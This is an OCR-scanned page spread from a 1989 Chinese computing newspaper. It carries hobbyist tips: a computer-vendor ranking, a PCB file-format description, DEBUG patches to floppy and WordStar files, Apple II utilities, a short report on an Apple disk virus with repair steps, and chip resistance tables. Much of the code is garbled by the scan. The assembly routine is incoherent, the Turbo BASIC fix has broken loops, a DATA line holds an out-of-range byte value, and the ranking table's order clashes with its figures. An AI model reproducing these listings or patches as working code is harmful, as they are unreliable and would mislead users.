IBM公司雄居世界十大计算机厂商榜首

去年世界十大计算机厂商排名 单位：百万美元

| 名次 | 厂商名  | 1988年营业额 |
|----|------|----------|
| 1  | IBM  | 55003    |
| 2  | 富士通  | 12285    |
| 3  | 数据设备 | 10989    |
| 4  | 日本电气 | 10476    |
| 5  | 优利   | 9100     |
| 6  | 日立   | 8248     |
| 7  | 惠普   | 8300     |
| 8  | 西门子  | 5951     |
| 9  | 奥立凡蒂 | 5428     |
| 10 | NCR  | 5324     |



SMARTWORK 软件的数据文件结构

【编者】本文详细地介绍了 SMARTWORK 软件(1987年, Version 1.3 r2)所生成的数据文件的结构。

一、引言 SMARTWORK 是一个比较成熟的计算机辅助印制板设计软件。该软件简单、易学、便于操作和修改,使它得到了广泛的应用。但是,由于该软件只能在 FX-100(或 MX-100)打印机上输入,1:1 的板对图和 2:1 的制板图,而目前很多 PC 机的用户都没有和该软件相配的打印机,这就使得用户感到很不方便,甚至无法使用。为了解决这一问题,笔者对该软件所生成的数据文件进行了分析,得出了一些结论,阐述如下。


二、SMARTWORK 软件介绍 SMARTWORK 软件(1987年, Version 1.3 r2)一共有 Sol, com, sil(即焊点图、元件图、丝网图)三个工作面。每个工作面的工作区为 320\*200 个元素,每个元素为 0.05 英寸\*0.06 英寸,每个焊盘、金属片、空白或者不同的走线类型都对应工作区中一个元素,因此软件的最大制板范围为 16 英寸\*10 英寸。该软件还可以在直接利用 text 命令在任一工作面上书写正、反及四个方向的字符,另外在提供图形焊盘的基础上,新增了一种焊盘,可用于标识引脚等功能。有关详细的功能及操作请参见使用说明书。

三、SMARTWORK 软件的数据文件结构 SMARTWORK 生成的用于存储印制板的数据文件。共由五个部分组成。每个部分又分为数据说明区和数据区。下面将分别阐述各部分的结构及意义。

第一部分,它是文件的主要部分,是用户线路板 sol, com 面的数据。文件的开始为 16 字节的字头区,它描述了板的长度、宽度及是双面还是单面。前四个字节为小写字母

Pwbc, 用于标识该文件为 SMARTWORK 软件的数据文件,第 11、12 字节说明用户线路板最长部分的长度(低位在前,高位在后),包括左边可能有的空白单元。第 13、14 字节则表示用户线路板最宽部分的宽度,包括下面可能有的空白单元。第 15 字节表示线路板为单面 (01) 或双面 (02), 其余字节无实际意义。

在 16 个字节以后,是文件的主数据区。在这个数据区中,用 0~F 作为代码来描述对应元素的各种情况,具体表示见图一。



(图一)印制板数据元元素及对应代码 这样,在该数据区中,每个字节可以存放线路板上二个元素。先把最低一行按从左到右的顺序,把各个元素的代码并成一个字节存放,在一行中,若最后一个元素为单侧补零,共存放字节数(第 11、12 字节)所描述的个数为止。然后以同样方式存放第二行数据,直到存满字头区(第 13、14 字节)指明的高度为止。存完 sol 面所有元素后,紧接着按法从最低一行开始存放 com 面的数据(对双面而言)。以前的 SMARTWORK 旧版本到此文件结束。

第二部分,焊盘类型辅助说明区。以 03 00 08 开始,前 8 个字节为表头部分,第 5、6 单元(低位在前,高位在后)既说明板中焊盘的个数,又说明界限在 8 个字节后数据区的字节数,数据中 00 表示圆形焊盘,01 表示方形焊盘,其格式也是从最低一行开始,按从左到右的顺序存放,一个焊盘存一个字节(00 或 01),无焊盘的地方不存放数据。

第三部分, sol 面数据说明区。从 01 00 0A 开始,表头共 10 个字节,第 5、6 单元说明在字头区后的数据区数据个数(即板长乘宽),其代码及存放格式和主数据区相同,但为焊盘的元素以“0”存放。

第四部分,存放字符及字符串的数据区。以 sol, com, sil 三面为次序依次存放,每个面均以 00 0A 开始,表头共 10 个字节,第 9 字节表示后面的数据是那一个面的字符,00 表示 sol 面,01 表示 com 面,02 表示 sil 面,第 5、6 字节表示该面字头区后数据的字节数,在数据区中,每个字符段之间用“00”相隔,段内是这样定义的,首先是说明字符起始位置(x\*x 行列)的 4 个字节,第 5 字节是说明字符的方向及正反情况,第 6 个字节是“00”作分隔符,后面就是字符或字符串的 ASCII 数据,字符或字符串以“00”结束,每个面是以 5 个“FF”作为结束符。

最后以 06 00 08 为标识符的 9 个字节,它没有实际意义,到此文件结束。

四、结束语 本文详细地介绍 SMARTWORK 软件所生成的线路板图的数据文件结构。利用该文件结构,就可以根据自己的需要编制处理程序,对线路板进行各种操作。

0520CH 清图程序及存调图小议

0520CH 清图的用户知道,当看完一幅图后回到 DOS 后,用 DOS 的 CLS 命令只能清除文本不能清除图形。为此,本文给出一个程序,与 CLS 命令相补充,它只清除图形不清文本。程序经汇编、链接后生成的 .EXE 文件可作为 DOS 的外部命令使用。

一、程序原理。0520CH 图形显示缓冲区分成三个地址并行的 48K 基区(有关内容见软件报 88 年 19、21 两期),但每一基区实际只用了 640\*480/8=36000 个字节。由于最末字节在基区中不是连续存放的,所以,欲一次性读写整个基区时,不能只读写 36000 个字节,而应读写 8 FDOH (36816) 个字节。本文的清图程序便是分别将三个基区顺序写入 8 FDOH 个 0 实现的。

软件报 88 年 10、21 两期的存图程序都是按存基区方式实现的,且每一基区都存 48K,这样既增加了存图时间,又使盘的开销增大。由前分析,每个基区只需存 8 FDOH 个字节即可(存一幅图约 108K 而不是 144K)。

另外,从存图的角度看,若一幅图只需用一种或二种颜色,则最好使用红、兰、绿中的一种或两种,这样,存图时只需存有色信息的一个或二个基区即可。

按存基区方式存图有一缺陷,就是欲存图形的局部时很麻烦。由于屏幕上相邻两行象素其字节地址不相等,故只能一行一行地读写。所以,存调图形的局部还是使用 G W PIGS 3.00 10H 中源程序 84H (存图)和 888H (调图)功能调用为好。以上所述及新源程序均适用于 G W 286。

内部 郭永生

```
stack segment para 65536
db 128 dup (0)
end
stack
code
; set graph mode
mov dx, 3deh
out dx, 3deh
; access led buffer
call clear
mov al, 2
out dx, al
; access Green buffer
call clear
mov al, 0
out dx, al
; access Blue buffer
call clear
endp
proc near
mov ax, 0
mov dx, 3fd0h
rep stosb
ret
endp
end clear_grp
```

TURBO BASIC 语言中的 CVMD 函数有错

解释 BASIC 语言使用的是微软软件形式的非标准浮点数据,而 TURBO BASIC 使用的是符合 IEEE 标准的浮点数据。因此,为了对解释 BASIC 语言兼容, TURBO BASIC 提供了 4 个函数 MKMS \$, MKMD \$, CVMS 和 CVMD, 它们的功能和解释 BASIC 语言中的 MKS \$, MKD \$, CVS 和 CVD 的函数一样,都是用来转换微软软件形式的非标准浮点数据。

但是, TURBO BASIC 提供的 CVMD 函数有错,即,解释 BASIC 用 MKD \$ 或 TURBO BASIC 用自身的 MKMD \$ 函数把双精度浮点数据转换成串格式(为了把它存到随机文件中), CVMD 不能将其正确地转换回来,例子如下:

```
10 A# = 1234567890123
20 AS = MKMD$(A#)
30 PRINT "A#="; A#
40 PRINT "CVMD(MKMD$(A#))="; CVMD$(AS)
50 END

运行结果如下:
A# = 1234567890123
CVMD(MKMD$(A#)) = 1234567168011
```

为了解决这个问题,笔者用 TURBO BASIC 语言重新编制了一个函数 FNCVMD, 供大家使用,用 FNCVMD 代替 CVMD, 就能得到正确的结果。程序如下:

```
DEF FNCVMD$(S$)
LOCAL I, J, K, X#, SIGN, N, A#
X# = INT(S$(1, 1))
I = ASC(MID$(X#, 7, 1))
SIGN = 1
IF I < 128 THEN
SIGN = 0
MID$(X#, 7, 1) = CHR$(128+I)
END IF
A# = 0
FOR I = 1 TO 1 STEP -1
FOR J = 1 TO 3
J = ASC(MID$(X#, I, 1))
FOR K = 1 TO 8
IF J >= 2*(8-K) THEN
A# = A# + 2*(8-K)
J = J - 2*(8-K)
END IF
END IF
NEXT J
NEXT I
A# = A# + 2*(ASC(MID$(X#, 9, 1)) - 128)
IF SIGN = 1 THEN
A# = -A#
END IF
FNCVMD$ = A#
END DEF
```

本版责任编辑: 08号

扩大 IBM-PC/XT 的软盘容量

众所周知, IBM-PC/XT 的双面倍密度软盘的容量大约为 380K。这里根据有关资料向大家介绍一种用软件的方法扩大其容量的方法。扩充后的容量增加了近 40K, 并与原磁盘完全兼容。方法如下:

```
(一)修改引导及 IBMBIO.COM 的文件
属性 A>DEBUG
-Ld 0 0 10
-E0013
XXXX, 0015 D0, 16 02, 03
-E0A0B
XXXX, 0a0b 27, 20
-W 0 0 10
-Q

(二)修改 IBMBIO.COM 的有关字节
A>DEBUG IBMBIO.COM
-E0576
XXXX, 0576 28, 2c
-E0683
XXXX, 0583 40, 60
-W
-L 0 0 1

(三)修改 FORMAT.COM
A>DEBUG FORMAT.COM
-E18A1
XXXX, 18A1 28, 2C
-E18A8
XXXX, 18A8 40, 60
-E18BA
XXXX, 18BA 80, C0
-E16CC
XXXX, 16CC 68, 8C
-E18DE
XXXX, 18DE D0, 16 02, 03
-W
-Q

修改完毕, 这时就可使用修改后的系统盘去格式化其它的软盘了。
用本格式格式化后的软盘容量从原来的 382496 字节增加到 399390 字节, 增加了近 40K, 有兴趣者不妨试一试。 天津 李培彦
```

笔者发现 DOS 2.10 版本的 WORDSTAR EDOS 2.20 运行时, 不能显示汉字, 同时也不能编辑汉字文件。这是由于这两种版本显示管理上的差别引起的。众所周知, INT10H 是显示管理中断, 当 AH=0 时, 其功能为设立显示方式, 输入参数 [AL]=显示方式。由于同样的 AL 值在这两种操作系统下对应不同的显示方式, 因此使得 DOS 2.10 版本 WORDSTAR 在 DOS 3.20 下不能进入中文显示方式, 从而不能编辑汉字文件。显然, 如果修土 DOS 2.10 版本 WORDSTAR 中设立显示方式之处, 使之在 DOS 3.20 下运行时设立中文显示方式就可解决上述问题。笔者用 DEBUG 对 WS.COM 进行调试发现只要作如下修改即可:

```
1. C>DEBUG
A: WS.COM
2. -E60C7 01
3. -E50AE10
4. -W
5. -Q
```

江西 郭晋军

### 苹果机上一一种好的分页打印方法

APPLE-I 在 DOS3.9 状态下 BASIC 程序, 一般都是通过 PR #1 键通打印机后, 再用 LIST 语句打印出来, 但打印出来的程序清单是连续不分页的, 这不利于保存。虽然可用 PRINT CHR\$(27); "C"; CHR\$(n); CHR\$(27); "N"; CHR\$(m) (其中 n 为每页打印的总行数, m 为打印页间隔的行数) 来设置每页打印的行数, 但是打印出来的程序清单左边不留空格, 又不利于装订, 而且常常出现一个语句行被分开在上、下两页, 给阅读带来不便, 针对以上不足之处, 我们用 0602 编一段程序, 可解决上述问题。

#### 设计思路

1. 我们知道, APPLE-I 的屏幕最多可显示 40 行, 而打印机打 80 行, 这样, 如果知道一个程序在屏幕上显示的行数, 就可折算出打印机打印多少行, 一个语句行在屏

幕上显示的行数可通过对光标的控制得知。

2. 一般来说, 每页打印纸最多可打 66 行, 为了使页与页之间有确定的空隙, 我们在程序中规定每页只打 54 行。但是, 当打印机打到页末的时候, 必须在一个语句行打印完后, 才考虑换页。

3. 为了便于装订保存, 我们在左边留一定的空隙, 并用 "!" 打印了一条装订线。

4. 在程序设计中, 我们考虑到打印出来的程序清单便于大家查阅, 特在每页末未加上页号。

#### 程序分析

整个程序分为三个部分。

第一部分为主程序。它先读取在命令后面要打印的首、尾行号, 将首行号换成它所在的内存地址送入 \$9B, \$9C 中, 将尾行号送入 \$50, \$51 中, 接着调用 LIST 子程序在屏幕上列出程序清单,

计算出一页打印的程序行数, 当满一页时, 就调用 PRINT 子程序在打印机上打印一页, 然后再回到主程序打印剩下的程序行。


第二部分是 LIST 子程序, 其功能与 LIST 语句相似, 在屏幕上显示和打印时均要用到它; 它能将 BASIC 语言的 97 个代码翻译成相应的保留字。

第三部分是 PRINT 子程序, 它的功能是在打印机上输出程序清单, 实现自动换页, 并在页末打印页号。

#### 操作方法

在监控状态下, 键入后附程序, 用 BSAVE (Filename), A \$ 8000, L \$140 存入磁盘备用, 使用时, 先用 BLOAD 将程序调入内存, 然后用 HIMEM: 32768 规定最高可使用地址, 以便保护这段程序, 再进入监控, 修改 \$F5+4C 00 80 单元内容, 回到 BASIC 状态。以后可用 <首行号>, <尾行号> 调用这个分页打印程序, 就能得到美观、整齐的程序清单。

成都科大 黄本波 吴小强



### APPLE II 的简易通讯接口

```

10 FOR I = 768 TO 836
15 READ A: POKE I, A
20 NEXT
25 GOSUB 100
30 POKE 16296, 0
35 PRINT "Strike a key when read
Y ...": GET AS
40 POKE 54, 0: POKE 55, 0
45 GOSUB 100
50 PRINT CHR$(26)
55 POKE 16296, 0: POKE 54, 189:
   POKE 55, 158: PRINT CHR$(7)
60 DATA 141, 89, 192, 72, 24, 32, 30, 3
   , 142, 49, 3, 162, 7, 74, 32, 30, 3, 2
   , 02, 208, 249, 174, 49, 3, 56, 32, 30
   , 3, 104, 208, 20, 72, 144, 6, 141, 8
   , 192, 76, 42
65 DATA 3, 141, 89, 192, 169, 10, 32, 1
   , 68, 252, 104, 96, 0, 201, 141, 208,
   , 7, 32, 140, 253, 169, 138, 208, 193
   , 201, 138, 208, 1, 96, 76, 240, 263
70 END
80 LIST 100 -
90 RETURN

```

当用 IBM-PC 系列机替代 APPLE I 之际, 怎样从 APPLE I 向 PC 机传送数据, 以便充分利用 APPLE I 中的大量有用的数据和程序, 提高编程效率, 是每个用户在计算机更新换代时碰到的一个问题。由于数据的传送是单向一次性的, 如购置通讯卡, 则在经济上就不十分合算, 采用如图所示的简易接口及如下方法, 就能满意地解决问题。

简易接口只用了四个元件, 其中的光电耦合器可用发光二极管和光电三级管复合代替。各元件可直接焊接, 将元件脚或引线端夹后插入相应的插座脚中。为防止短路, 引线要用漆包铜线或其它绝缘导线, 并在各元件脚上涂上薄膏。用单芯屏蔽线连接 APPLE I 机和 PC 机。可用绝缘导线剥出线头后用稍大的套管接在引脚上的方法来连接 PC 机的 RS-232C 接口的有关引脚。

两机连接好后即可开机调试, 在 APPLE I 上键入命令 POKE-16296, 0 或 POKE-16296, 0 后, 信号线上应分别有一 -10V 和 +10V 左右的电压, 且两电压的绝对值基本相等, 如不相等可调整电阻 R1 的阻值。

在 APPLE I 上键入如下程序。若是传送数据, 则将数据源程序放在 100 语句开始处, 其内容是将待传送的数据从磁盘调入内存的数组中; 将数据传送到打印机放在 300 语句 (或根据需要而定) 开始处, 其内容是循环打印的方法, 将数组中的数据用打印语句快速打印出来。

若是传送程序, 则应将 45 语句改为 GOSUB 80, 同时删除 26 语句, 被传送的程序从 100 语句开始接在本程序的后面。数据源程序是按屏幕显示的格式传送的。

为使显示程序的速度均匀一致, 应将光标移至最末一行, 运行本程序, 当屏幕上出现 Strike a key when ready... 字样时在 PC 机上键入 MODE COM1: 24, N: 7, 1


COM2: 文件名称 这时 PC 机屏幕上可能会出现 Read fault error reading device COM1 Abort; Retry; Ibmret

键入 A, 直到不出现错误, 然后在 APPLE I 机上按一个键, 这时被传送的数据或程序就会通过接口传送到同时在屏幕上显示出来, 当听到 APPLE I 发出一声声响时, 数据传送完毕。可在 PC 机上用 WORDSTAR 查看传送来的数据, 删除末尾的多余字符, 存盘。

可在 APPLE I 屏幕上显示的内容, 都可用类似的方法传送。如磁盘目录, 监控状态下的机器码等, 方法由读者自己推敲。

桂林 赵青

### PC-1500 之间的直接通讯



作法如下: 把 PC-1500 主机接入 CE-150, CE-152 与 CE-151 之间的连接如附图所示。其中 1\* 机为发送机, 2\* 机为接收机。

这种方法还有一个特点: CE-152 中有无磁带均可。有磁带时, 先把磁带转到适当的位置上, 只要按下录音键即可 (磁带上所录的程序或数据也就是计算机通讯的内容, 可为保存用); 不放磁带, 则要先打开录音机门, 用手指把防尘爪顶住, 然后按下录音键, 就可进行计算机通讯。

计算机通讯时的操作命令与 PC-1500 计算机存取磁带的命令完全相同。

- 1\* 机中有一程序需送入 2\* 机。操作步骤如下:
  - 按附图接好计算机和录音机;
  - 按下录音键;
  - 在 2\* 机上键入, CLOAD ENTER
- 在 1\* 机上键入, CSAE "文件名" ENTER 注: 步骤④中的文件名需符合 PC-1500 计算机 BASIC 语言中的规定, 也可省略文件名。注意步骤③和步骤④不能颠倒。
- 操作完毕, 两机就能进行发送和接收工作。发送、接收完毕, 计算机会有自动停止动作。若在录音机中有磁带, 则在磁带中已录制 "文件名" 的程序。
- 如果 1\* 机要发送的是数据, 则上述操作步骤中的③、④要修改为:
  - 在 2\* 机上键入 INPUT <变量名>... ENTER
  - 在 1\* 机上键入 PRINT <变量名>... ENTER

两机上的变量名可以不同, 但类型要一致, 否则会出错。传送机器语言也一样, 只要把命令改为 CLOADM 及 CSAVEM 即可。

浙江 刘少虎

一种屏幕菜单程序设计的技巧

```

IDENTIFICATION DIVISION.
PROGRAM-ID MAIN-PRO.
ENVIRONMENT DIVISION.
CONFIGURATION SECTION.
SOURCE-COMPUTER IBM-PCXT.
OBJECT-COMPUTER IBM-PCXT.
DATA DIVISION.
WORKING-STORAGE SECTION.
*****
01 PRO-NAME.
   03 A PIC X(4) VALUE 'YDXT'.
   03 B PIC X.
   03 C PIC X(4) VALUE 'INT'.
*****
// *I PIC 9.
PROCEDURE DIVISION.
ACCEPT B1 DISPLAY SPACE AT 0101.
MOVE B1 DISPLAY SPACE AT 0101 DISPLAY " " AT 0101..
DISPLAY " 1. 系统生成          4. 数据加工 " AT 0320.
DISPLAY " 2. 数据输入          5. 数据检查 " AT 0420.
DISPLAY " 3. 数据修改          6. 结束 " AT 0520.
DISPLAY " 请选择: " AT 0620 ACCEPT B1.
IF B1=0 STOP RUN.
IF B1<0 OR B1>5 GO TO MAIN.
MOVE B1 TO B.
CALL PRO-NAME-CANCEL PRO-NAME.
GO TO MAIN.

```

### 笔者在 APPLE 机发现 APPLE 病毒!

VTOC 表 (\$11 磁道和中华学习机上的 \$0 磁道) 面目全非。如磁盘操作中, 曾数次遇到磁盘损坏的情况。经过对损坏的磁盘检查, 发现是被称为 "操作系统病毒" (见本报 69 年第 33 期头版) 的传染而导致瘫痪的。

下面介绍其传染的过程, 以便大家注意预防。用带有操作系统病毒的磁盘 (一般为刚刚拷贝来的或是别人的磁盘, 下称甲盘) 进行引导后, 该盘能正常工作 (本身免疫)。然而, 当插入其它磁盘 (下称乙盘) 想列目录或存取文件时, 就发现磁道操作出错, 实际上已被传染。以后再用乙盘引导则关机, 即使重新在 0-2 磁道写入 DOS 也不行。根据以上情况, 估计是目录磁道 (\$11) 遭破坏, 经过检查, 确定目录磁道均完好无损, 而

修复的一般方法是, 将任一 "健康磁盘" 的 VTOC 表复制到乙盘, 再将乙盘上全部文件用 FID 程序复制到其它盘上, 乙盘重新格式化即可。

江苏 李竹青

8.数组：本语言支持一、二、三维数组。数组需经“维”语句说明。  
格式：(行号)维A(2,3),B\$(10,20)  
功能：建立数组A(2,3),字符数组B\$(10,20)

9.绘图：本语言提供屏幕绘图功能两种，相当于HGR和HGR2。  
(1)进入图形模式：  
格式：(行号)图，相当于HGR，(行号)图2，相当于HGR2  
(1)画点画线语句  
画点：(行号)点X,Y，在坐标(X,Y)处画一光点。  
画直线：(行号)点X,Y至X1,Y1...，从坐标(X,Y)点开始对坐标(X1,Y1)画直线。

10.其它语句  
(1)写入内存语句  
(行号)写(单元地址),(数字)；把数字写入某个内存单元。  
(2)扫描键盘：(行号)收A\$；从键盘接收一个字符给A\$。  
(3)“注”语句：(行号)注(注释内容)  
(4)“停”语句：(行号)停  
(5)“完”语句：(行号)完；每个程序最后一句必用这个语句。

三、假期  
1.本软件原则上可以移植到一切具有汉字的计算机上。需要清楚如下一些资料：  
(1)BASIC程序在内存中的首地址及每个BASIC语句的存放形式。  
(2)该机中汉字的构成。  
(3)该机中BASIC保留字的内部编码。

附：程序清单一份。(全文完)

### 机器语言程序的分页打印

分析机器语言程序，经常要在监控状态下使用“L”命令将其反汇编后打印。遇到较长的程序，打印下来的内容行与行之间无间隔，不利于阅读和分页装订保存，而且，连续使用“L”命令的个数也不易掌握。

本程序可以在打印时每打印若干行后就自动空一行，起到分页的作用，每页行数的多少可以由自己来设定。

程序运行后，输入机器语言的首地址、末地址和行数即可。(均为十进制，想输入十六进制，改一下程序也不难。)

江苏 徐庆忠

```
DATA 32,117,254,169,1,76,99,254
AD = 768: FOR I = AD TO AD + 7: READ A
POKE I,A: NEXT I = 8
10. REM MON LIST
20. INPUT "START ADDRESS:";S
30. INPUT "END ADDRESS:";E
35. INPUT "LINE VALUE:";L
40. PRINT "TO PRINTER?"; GET A$: PRINT
IF A$ < > "Y" THEN 60
50. PRINT CHR$(4); "PRN1"
60. POKE 59, INT (S / 256): POKE 58, S - INT (S / 256) * 256
70. IF PEEK (59) * 256 + PEEK (58) > E THEN PRINT : PRINT CHR$(4); "PRN0" : E
ND
80. CALL AD
90. I = I + 1: IF I = L THEN I = 0: PRINT
```

### COMX 机编拟编拟科节奏

笔者利用噪音指令NOISE(Y,Z)表达式中Y和Z变量编制出拟编拟编音乐的打击乐器声效果，为编制游戏程序增加伴奏。下面是变量Y的等效表：

| 变量序号 | 拟打击乐  | 效果               | 范围 |
|------|-------|------------------|----|
| Y=1  | 大鼓    | 吹炮声、炸弹爆炸声。       |    |
| Y=2  | 小鼓    | 脚踏声、迫击炮发射声。      |    |
| Y=3  | 大板    | 侧枪声、机枪、步枪。       |    |
| Y=4  | 板     | 叭手铃声。            |    |
| Y=5  | 钹     | 吹飞弹啸叫声、流水声、人嘈杂声。 |    |
| Y=6  | 沙锤(重) | 丝大风声、大雨声。        |    |
| Y=7  | 沙锤(中) | 丝中等风雨声。          |    |
| Y=8  | 沙锤(轻) | 丝轻微风雨声。          |    |

程序举例是具有迪斯科节奏的音乐《奶牛与黄鸟》或邓德文。

中华机打的多数用户，主要在软件应用上，而对于修理甚感难办。这里介绍简易修理打印卡一例。

修理的关键在于查故障，查故障有很多方法，本方法只用一台万用表，对于稍有点无线电知识的人都能动手；即逐一卸集成块，用黑笔（表电源正极）接Vcc，红笔测量各引脚，各引脚阻值不能为零，也不能为无穷大。否则，即为短路和开路，说明该引脚已损坏。当红笔笔接地（Vss）时，阻值越小，说明功耗越大，阻值越大，说明功耗越小。用这样的方法修复了几块打印卡，实践证明是可行的。

以下给出打印卡各集成块完好时的电阻值，本例使用南京MF-47型万用表×1K档测得该阻值。〔注：用其它型号指针表测量时，阻值会有些出入和偏差应视为正常。电池要充足，不能用数字表测量〕。用这种方法还可以推广应用到检修其它功能卡和片子。

武汉 巢利伟

### 中华机打印卡简易修理

### 又一个超级循环

《软件报》89年第2期“超级循环”中的超级循环，是以单下标变量作为循环语句的循环变量，使一个循环语句直接实现多重循环的功能。这里给出一个以双下标变量作为循环变量，可实现同样目的超级循环，见程序一。

可以看出用单下标变量作为循环变量的超级循环，是程序一的一个特例（M=N=0）。若适当交换50语句中P与Q、I与J的位置，则可以改变二维数组中行与列之间的循环方式。

程序二是超级循环在二维数组递归中的一个应用。

```
10 READ Y,Z,X
20 MUSIC (X,5,7): IF X = 0 THEN MUSIC (0,0,0)
30 NOISE(Y,Z): WAIT (25)
40 IF X = -1 THEN RESTORE
50 GOTO 10
60 DATA 1,15,5,3,15,5,3,5,0,5,15,5,1,15,3,5,15,5,5,10,3,4,5,2
70 DATA 1,15,1,3,15,1,3,5,6,5,15,6,1,15,5,1,10,5,1,5,5,5,5,5,5
80 DATA 1,15,5,3,15,5,3,5,0,5,15,5,1,15,3,5,15,5,5,10,3,4,5,2
90 DATA 1,15,1,3,15,1,3,5,3,5,15,3,1,15,2,1,10,2,1,5,2,5,5,2
100 DATA 1,15,2,2,0,1,5,15,2,5,1,1,3,6,7,5,8,4,5,5,15,5,6,8,5
110 DATA 1,15,3,3,15,0,3,5,3,5,15,2,1,15,1,1,5,0,1,5,1,5,5,1
120 DATA 1,15,2,3,15,1,3,5,2,5,15,3,1,15,2,1,15,1,5,10,6,4,5,6
130 DATA 1,15,5,3,15,5,3,5,5,5,15,6,1,15,5,1,10,5,1,5,5,5,0
140 DATA -1,-1,-1
```

### 中华机打印卡各集成块阻值测量对照表(单位:千欧)

| 引脚号 | ROM2732 | LS373 | LS251 | LS133 | LS74 | LS14 | LS10 | LS86 | LS80 |
|-----|---------|-------|-------|-------|------|------|------|------|------|
| 1   | 42      | 30    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 2   | 36      | 52    | 34    | 30    | 47   | 24   | 31   | 30   | 35   |
| 3   | 42      | 26    | 34    | 30    | 47   | 32   | 31   | 22   | 24   |
| 4   | 42      | 26    | 34    | 30    | 40   | 24   | 31   | 30   | 35   |
| 5   | 40      | 52    | 70    | 30    | 26   | 32   | 31   | 30   | 35   |
| 6   | 44      | 52    | 50    | 30    | 26   | 24   | 21   | 22   | 24   |
| 7   | 46      | 26    | 41    | 30    | 90   | 15   | 27   | 59   | 54   |
| 8   | 46      | 26    | 25    | 90    | 26   | 24   | 21   | 22   | 24   |
| 9   | 20      | 52    | 42    | 26    | 26   | 22   | 31   | 30   | 35   |
| 10  | 20      | 16    | 42    | 30    | 40   | 24   | 31   | 30   | 35   |
| 11  | 20      | 30    | 34    | 30    | 47   | 32   | 31   | 22   | 24   |
| 12  | 17      | 52    | 34    | 30    | 47   | 24   | 21   | 30   | 35   |
| 13  | 20      | 26    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 14  | 20      | 26    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 15  | 20      | 52    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 16  | 20      | 52    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 17  | 20      | 26    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 18  | 42      | 26    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 19  | 42      | 52    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 20  | 18      | 26    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 21  | 40      | 52    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 22  | 35      | 52    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 23  | 35      | 52    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |
| 24  | 35      | 52    | 34    | 30    | 40   | 32   | 31   | 30   | 35   |

```
程序一
10:M=3,N=1,I=0,J=
E=J
20:DIM L(M,N)
30:FOR L(I,J)=0TO
E
40:IF I<MLET (I+1):
GOTO 30
45:IF J<NLET J=J+1:
I=I+0:GOTO 30
50:FOR Q=0TO J:
FOR P=0TO I:
LPRINT L(P,Q):
NEXT P:LPRINT
NEXT Q:LPRINT
60:NEXT L(I,J)
70:IF I>0LET I=I-1:
GOTO 30
75:IF J>0LET J=J-1:
I=I+0:GOTO 60
80:END
程序二
10:M=3,N=1,I=0,
E=1
20:DIM L(I,N)
30:GOSUB 50
40:END
50:FOR L(I,J)=0TO
E
60:IF I<MLET I=I+1:
GOSUB 50:I=I-1:
GOTO 60
65:IF J<NLET J=J+1:
I=I+0:GOSUB 50:
J=J-1:I=I+0:
GOTO 60
70:FOR Q=0TO J:
FOR P=0TO I:
LPRINT L(P,Q):
NEXT P:LPRINT
NEXT Q:LPRINT
80:NEXT L(I,J)
90:RETURN
```

用过PC机的人知道，当机器在执行程序中遇到错误语句，会停下来，将此语句列出，让你修改。用下法同样可使CEC机及APPLE机具有以上功能。首先在监控状态下键入：  
\*300\*20 7B DD 20 52 E7 20 1A D6 4C  
CA D6 4C  
\*3F5\*4C 00 03 4C  
然后按CTRL-C回到BASIC状态，输入你要调试的BASIC程序，在开头和末尾加上下面的0句和163999句。例如  
芝罘市西北师大附中 迟率玉

本版责任编辑：09号

### 通知

函授及函授的学员请注意，本学年期中考试试卷已于9月20日寄出，要求每位学员在今年12月前交回试卷。

由于种种原因，有的学员报名较晚或中途耽误了学习，可按正常时间顺延一个月交卷，补交作业，教师照常批阅，并计入平时作业成绩中。

现要求参加函授学习的学员仍然很多，新学年的招生简章将在近期的《软件报》上刊登，请读者注意阅读。

成都 文强 函授部教务处



### CEC-I 机磁带存取小经验

CEC-I机的磁带存取速度慢。其原因是CEC-I机磁带引导段过长，\$D11E单元内容决定引导段长度，对APPLE机该单元值为\$40，对CEC-I机则为\$80，因此，引导段增长一倍。在一般使用情况下不需要这么长的引导段。我们可将ROM复制到同一区域的RAM中，修改\$D11E单元内容，如改为\$20，并切换为读，写RAM，操作如下，开机后键入：  
D000<D000 FFFFM  
0300\*8D 87 C0 00





# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0090 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

## 设想的心声

编辑同志：

贵报七月二十二日刊登了以“设想”为题的高天原同志来信，我读后深有体会。我在基层从事计算机普及应用工作，普及对象的知识结构带来了极大的困难，但一时又无法解决。如果计算机软件全部汉化，那么计算机必将会成为一个大众化、通俗化的智能机器，并熟练地驾驭于中华民族的各个阶层。我相信凡是从事计算机普及应用工作的同志，尤其是基层工作者，都会对“设想”产生共鸣。

我对“设想”的看法是：在目前汉字处理物件已经比较成熟的基础上，可分两部分实现设想，为达到同一目的充分地调动人们的积极性和创造力。

第一部分是系统软件范畴(包括操作系统和语言)的改造。这部分主要应责成专业部门作为课题有组织有计划地来开发，最终要产生出中华民族的计算机语言。它需要时间和适应过程，所以不能够立竿见影。

第二部分是应用软件民族化、大众化、通用化——“设想”的雏型。应用软件一般都是

